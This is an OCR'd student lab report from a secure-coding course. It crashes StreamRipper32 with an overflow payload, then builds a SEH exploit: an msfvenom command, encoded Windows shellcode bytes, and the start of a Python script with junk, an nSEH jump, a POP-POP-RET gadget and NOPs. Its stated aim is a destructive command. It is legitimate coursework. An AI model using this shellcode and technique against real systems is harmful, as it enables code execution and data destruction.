
Secure Coding
Lab 9

Ummadi. Mounika
18BCN7130
L23+L24

Lab experiment - Working with the memory vulnerabilities – Part III

1) Crashing the StreamRipper32 with exploit2.py




Max KB To Rip: 0
Relay Port: 10069

Stream Name	Pattern
StreamRipper 32	AAAAAAAA...

After opening the application, Click on the ADD button under the Station/Song Matching Section.

Then, Give some Name in Station Pattern as per your wish and Copy the payload text and Paste it in Song Pattern. Now click on Ok, as you can see below.



Max KB To Rip: 0

Relay Port: 10069

Stream Name: StreamRipper 32


Station Pattern: StreamRipper 18BCN7081

Song Pattern: 'rUfemkCwR3SB0osZC0F3K0XUQsrMCTS0AA

Note: All patten matches are *substring* matches

Use keyword "any_match" to match any station or song

09:26 21-04-2021


Win 7 LAB (APPLICATION_SS) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
StreamRipper 32
Start Rip
Stop Rip
Exit
Hide To Systray
Cancel


SRipper MFC Application

SRipper MFC Application has stopped working

Windows is checking for a solution to the problem...

Exploit used above:

Payload text created using Exploit2.py given



SRipper MFC Application


SRipper MFC Application has stopped working

A problem caused the program to stop working correctly. Windows will close the program and notify you if a solution is available.

Close program

As we can see, it’s crashed.

Also, Let us exploit the search box of this software, Stream Ripper 32,



StreamRipper 32

Qtr eamRipper 3 2

Broadcast Parameters
URL (http ' |D '|DOFt)

Current MP3
Tide:
Bytes Read:

Output
Max GB To Rip 0
Destination: ..

Relay Port
10069

Conbol
5 rtRi

Exit
Hide To Systray


More Options

5tation/Song Matching
Enable
Add
Delete

Stream Name	Pattern
StreamRipper 32	AAAAAAAA...

5HOUTcast. com Directory
Genre: BB B 1 Refresh List Bearch Text F KO UQ rM 50 Search

Description	Bitrate	Track Info


SRipper MFC Application has stopped working

Windows is checking for a solution to the problem...

Enter the same payload in the search as above…
As you can see, it crashed..

2) Changing the Trigger:


Necessary prerequisite steps to be done:

1.) Crashing the application
2.) Find EIP
3.) Control ESP
4.) Identify Bad Characters
5.) Find JMP ESP

We have already carried out these steps in last experiment i.e. part II


So let’s continue trigger cmd to erase our HDD

Generating Shellcode




```
┌──(kali㉿kali)-[~]
└─$ msfvenom -a x86 --platform windows -p windows/exec CMD=cmd -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 437 (iteration=0)
x86/alpha_mixed chosen with final size 437
Payload size: 437 bytes
Final size of python file: 2133 bytes
buf =  b""
buf += b"\x89\xe5\xda\xdd\xd9\x75\xf4\x59\x49\x49\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37"
buf += b"\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
buf += b"\x50\x38\x41\x42\x75\x4a\x49\x59\x6c\x69\x78\x4e\x62"
buf += b"\x53\x30\x55\x50\x35\x50\x43\x50\x4b\x39\x78\x65\x65"
buf += b"\x61\x59\x50\x65\x34\x6e\x6b\x72\x70\x36\x50\x4e\x6b"
buf += b"\x73\x62\x74\x4c\x4c\x4b\x33\x62\x74\x54\x6e\x6b\x73"
buf += b"\x42\x47\x58\x34\x4f\x4d\x67\x73\x7a\x65\x76\x46\x51"
buf += b"\x79\x6f\x4c\x6c\x77\x4c\x51\x71\x61\x6c\x65\x52\x76"
buf += b"\x4c\x67\x50\x6b\x71\x5a\x6f\x56\x6d\x77\x71\x59\x57"
buf += b"\x69\x72\x4a\x52\x31\x42\x73\x67\x6e\x6b\x70\x52\x46"
buf += b"\x70\x6c\x4b\x62\x6a\x67\x4c\x6e\x6b\x32\x6c\x56\x71"
buf += b"\x62\x58\x58\x63\x50\x48\x36\x61\x7a\x71\x66\x31\x4c"
buf += b"\x4b\x61\x49\x71\x30\x73\x31\x4a\x73\x6e\x6b\x72\x69"
buf += b"\x65\x48\x4a\x43\x66\x5a\x42\x69\x4e\x6b\x66\x54\x6c"
buf += b"\x4b\x57\x71\x38\x56\x34\x71\x59\x6f\x4e\x4c\x7a\x61"
buf += b"\x78\x4f\x44\x4d\x63\x31\x79\x57\x47\x48\x6b\x50\x53"
buf += b"\x45\x6c\x36\x54\x43\x33\x4d\x39\x68\x47\x4b\x33\x4d"
buf += b"\x75\x74\x62\x55\x7a\x44\x30\x58\x4e\x6b\x56\x38\x64"
buf += b"\x64\x66\x61\x4a\x73\x31\x76\x6e\x6b\x46\x6c\x32\x6b"
buf += b"\x4e\x6b\x42\x78\x55\x4c\x65\x51\x38\x53\x4e\x6b\x65"
buf += b"\x54\x4c\x4b\x77\x71\x68\x50\x6c\x49\x47\x34\x54\x64"
buf += b"\x44\x64\x61\x4b\x63\x6b\x73\x51\x63\x69\x52\x7a\x36"
buf += b"\x31\x59\x6f\x49\x70\x33\x6f\x51\x4f\x71\x4a\x6e\x6b"
buf += b"\x37\x62\x4a\x4b\x6e\x6d\x63\x6d\x70\x6a\x66\x61\x6c"
buf += b"\x4d\x4c\x45\x4c\x72\x65\x50\x45\x50\x55\x50\x76\x30"
buf += b"\x63\x58\x34\x71\x4c\x4b\x50\x6f\x4b\x37\x39\x6f\x78"
```

Exploit



```
f= open("payload.txt", "w")

junk="A" * 4112

nseh="\xeb\x20\x90\x90"

seh="\x4B\x0C\x01\x40"

#40010C4B   5B              POP EBX
#40010C4C   5D              POP EBP
#40010C4D   C3              RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl]  (C:\Program Files\Frigate3\rtl60.bpl)

nops="\x90" * 50

